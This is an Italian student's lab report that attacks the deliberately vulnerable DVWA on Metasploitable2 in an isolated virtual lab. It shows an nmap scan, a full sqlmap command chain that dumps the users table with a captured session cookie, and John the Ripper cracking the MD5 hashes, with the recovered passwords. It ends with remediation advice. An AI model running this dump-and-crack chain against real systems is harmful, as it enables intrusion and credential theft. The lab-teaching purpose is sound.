# REPORT TECNICO

## PASSWORD CRACKING

**Redatto da:** *Nicolò Calì Cybersecurity Student*

**Data:** 15/01/2026

# 1. Introduzione

## 1.1 Obiettivo dell'Attività

*Nell’esercizio di oggi andremo a valutare la robustezza delle credenziali memorizzate nel database di DVWA gestito dalla macchina Metasploitable2.*

## 1.2 Scopo e Perimetro

*lo scopo è quello di recuperare password “hashate” dal database DVWA e renderle in chiaro.*

- **Target Autorizzato:** *Metasploitable2*

**ATTENZIONE**: Questo attacco viene effettuato all’interno di un laboratorio virtuale e non è stato compromesso alcun dispositivo esterno all’ambiente di Test.

# 2. Ambiente di Lavoro e Strumenti

## 2.1 Configurazione del Laboratorio

L’ambiente di test è costituito da due macchine virtuali in grado di comunicare tra loro:

- **Macchina Attaccante:** Kali Linux 2025.3 - IP: 192.168.50.100
- **Macchina Vittima:** Metasploitable/DVWA - IP: 192.168.50.101
- **Rete:** Rete Interna associata ad un’interfaccia pfSense

## 2.2 Strumenti Utilizzati

- **Nmap:** Usato per la scansione delle porte.
- Sqlmap:  Usato per ottenere dati dal database della DVWA.
- **John the ripper:** Usato per il Cracking delle password hashate.

## 2.3 Test di Configurazione

In questa sezione andrò a verificare se le due macchine virtuali comunicano tra loro con un comando **PING**.

**KALI → METASPLOITABLE**

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.663 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.887 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.923 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.13 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.363 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.629 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=1.07 ms
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.632 ms
^C
── 192.168.50.101 ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7188ms
rtt min/avg/max/mdev = 0.363/0.787/1.130/0.242 ms
```

**METASPLOITABLE → KALI**

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=9.07 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.985 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.887 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.658 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.551 ms

--- 192.168.50.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 0.551/2.431/9.078/3.327 ms
```

Le due macchine comunicano correttamente.

## 3. Attività Tecnica e Metodologia

### 3.1 Fase di Ricognizione

*Per prima cosa utilizzerò nmap per andare a scansionare le porte del nostro target.*

*Il comando che userò è* ***nmap -sV 192.168.50.101:***

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-15 08:50 EST
Nmap scan report for 192.168.50.101
Host is up (0.000043s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:09:C9:B0 (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
```

Dall’output possiamo notare che le abbiamo individuato due porte aperte particolarmente importanti:

- **Porta 80** con servizio HTTP “Apache httpd 2.2.8”
- **Porta 3306** con servizio MySQL Versione “5.0.51”

### 3.2 *Ottenimento delle password “hashate”*

In questa fase avremo come obbiettivo quello di ottenere tutte le password che si trovano all’interno del database di DVWA.


Per farlo useremo sqlmap ma prima ci servono due cose fondamentali:

1. **Dove attaccare** (-u) → l’URL completo della pagina vulnerabile;
2. **Come entrare** (--cookie) → la stringa del cookie di sessione.

#### FASE 1: L’URL


Dalla pagina **SQL Injection** di DVWA, inseriamo come prompt un ID valido e clicchiamo su “**Submit**”, io inserirò 1.

L’URL ottenuto sarà quello che ci servirà per il comando **sqlmap**.



## FASE 2: il Cookie di sessione

Simuliamo un attacco **MITM** (man in the middle) tramite il sofrware “**Burpsuit**”. Effettuo un login ed intercetto gli header della richiesta ottenendo così il **cookie di sessione**.





Ottenuto il nostro cookie di sessione siamo pronti ad usare sqlmap.

**FASE 3: SQLMAP**

Possiamo finalmente sfruttare SQLmap al fine di cercare all'interno del database della nostra DVWA per ottenere l'elenco delle password hashate.

Per risalire alle password digito questi comandi:


sqlmap -u "**URL**" --cookie="security=low; PHPSESSID=**cookie**" --dbs –batch




Questo comando ha lo scopo di interrogare il Database Management System (**DBMS**) per ottenere l'elenco di tutti i database presenti sul server.

- **--dbs**: Indica a sqlmap di enumerare i nomi dei database.
- **--batch**: Esegue il tool in modalità non interattiva, accettando le risposte di default.


sqlmap -u "**URL**" --cookie="security=low; PHPSESSID=**cookie**" -D dvwa –tables




Una volta identificato il database target ('dvwa'), questo comando serve a esplorarne la struttura interna per scoprire quali tabelle contiene.

- **-D dvwa**: Specifica che vogliamo operare solo sul database 'dvwa'.
- **--tables**: Richiede l'elenco delle tabelle contenute in quel database.


sqlmap -u "**URL**" --cookie="security=low; PHPSESSID=**cookie**" -D dvwa -T users --columns –batch




Con questo comando scendiamo più in profondità analizzando la struttura della tabella '**users**' per capire quali dati specifici sono memorizzati al suo interno.

- **-T users**: Seleziona la tabella specifica da analizzare.
- **--columns**: Richiede l'elenco delle colonne (campi) e il loro tipo di dato.

sqlmap -u "**URL**" --cookie="security=low; PHPSESSID=**cookie**" -D dvwa -T users -C user,password --dump --batch





Questo è il comando finale di esfiltrazione dati. Serve a estrarre il contenuto effettivo delle colonne che abbiamo ritenuto interessanti.

- **-C user,password**: Specifica di scaricare solo le colonne 'user' e 'password'.
- **--dump**: Ordina al tool di scaricare (fare il 'dump') dei dati e visualizzarli.

### 3.3 *Password cracking: John The Ripper*

In questa fase finale andremo ad utilizzare il tool “John the Ripper” che si occuperà del cracking vero e proprio delle password.

Per prima cosa creiamo un file di testo “***dvwa_hash.txt***” il cui formato dovrà necessariamente essere **utente:hash**.




In questa fase finale andremo ad utilizzare il tool “John the Ripper” che si occuperà del cracking vero e proprio delle password.

**Comando lanciato:** john --format=Raw-MD5 dvwa_hash.txt

Abbiamo specificato il formato **--format=Raw-MD5** per indicare al tool che si trattava di hash **MD5** standard, evitando errori di riconoscimento automatico.

```
┌──(kali㉿kali)-[~/Desktop/NIX]
└─$ john --format=Raw-MD5 dvwa_hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
Proceeding with incremental:ASCII
charley          (1337)
5g 0:00:00:00 DONE 3/3 (2026-01-15 11:44) 23.80g/s 867933p/s 867933c/s 949838C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

L'attacco ha avuto successo in pochi secondi, rivelando le password in chiaro per tutti gli utenti compromessi. Questo dimostra l'estrema debolezza delle credenziali utilizzate.

# 4. Conclusioni

## 4.1 Riepilogo

*Abbiamo dimostrato con successo la vulnerabilità del sistema di autenticazione della DVWA. Sfruttando una vulnerabilità di tipo* ***SQL Injection****, è stato possibile esfiltrare l'intero database utenti e, successivamente, utilizzare il tool* ***John the Ripper*** *per recuperare in chiaro il* ***100% delle password*** *in pochi secondi.*

## 4.2 Raccomandazioni (Remediation)

Per mitigare i gravi rischi identificati e mettere in sicurezza il sistema, si raccomandano i seguenti interventi correttivi:

- **Aggiornamento dell'Algoritmo di Hashing:** È imperativo abbandonare l'algoritmo MD5, ormai considerato insicuro per la memorizzazione delle password. Si consiglia la migrazione verso algoritmi moderni, lenti e robusti come **Argon2** o **bcrypt** , progettati specificamente per resistere agli attacchi di **brute force**.
- **Implementazione del Salting:** È necessario applicare il "Salting" sistematico. Aggiungendo una stringa casuale unica a ogni password prima dell'hashing, si impedisce che due utenti con la stessa password abbiano lo stesso hash.
- **Adozione di Policy per Password Forti:** Si deve configurare il sistema per rifiutare password deboli, comuni o presenti nei dizionari (es. "password", "abc123"). È preferibile incentivare l'uso di **Passphrase** lunghe e complesse.
- **Autenticazione a Più Fattori (MFA):** Si raccomanda fortemente l'attivazione dell'MFA. Questo livello aggiuntivo di sicurezza garantisce che, anche in caso di compromissione della password, l'attaccante non possa accedere all'account senza il secondo fattore.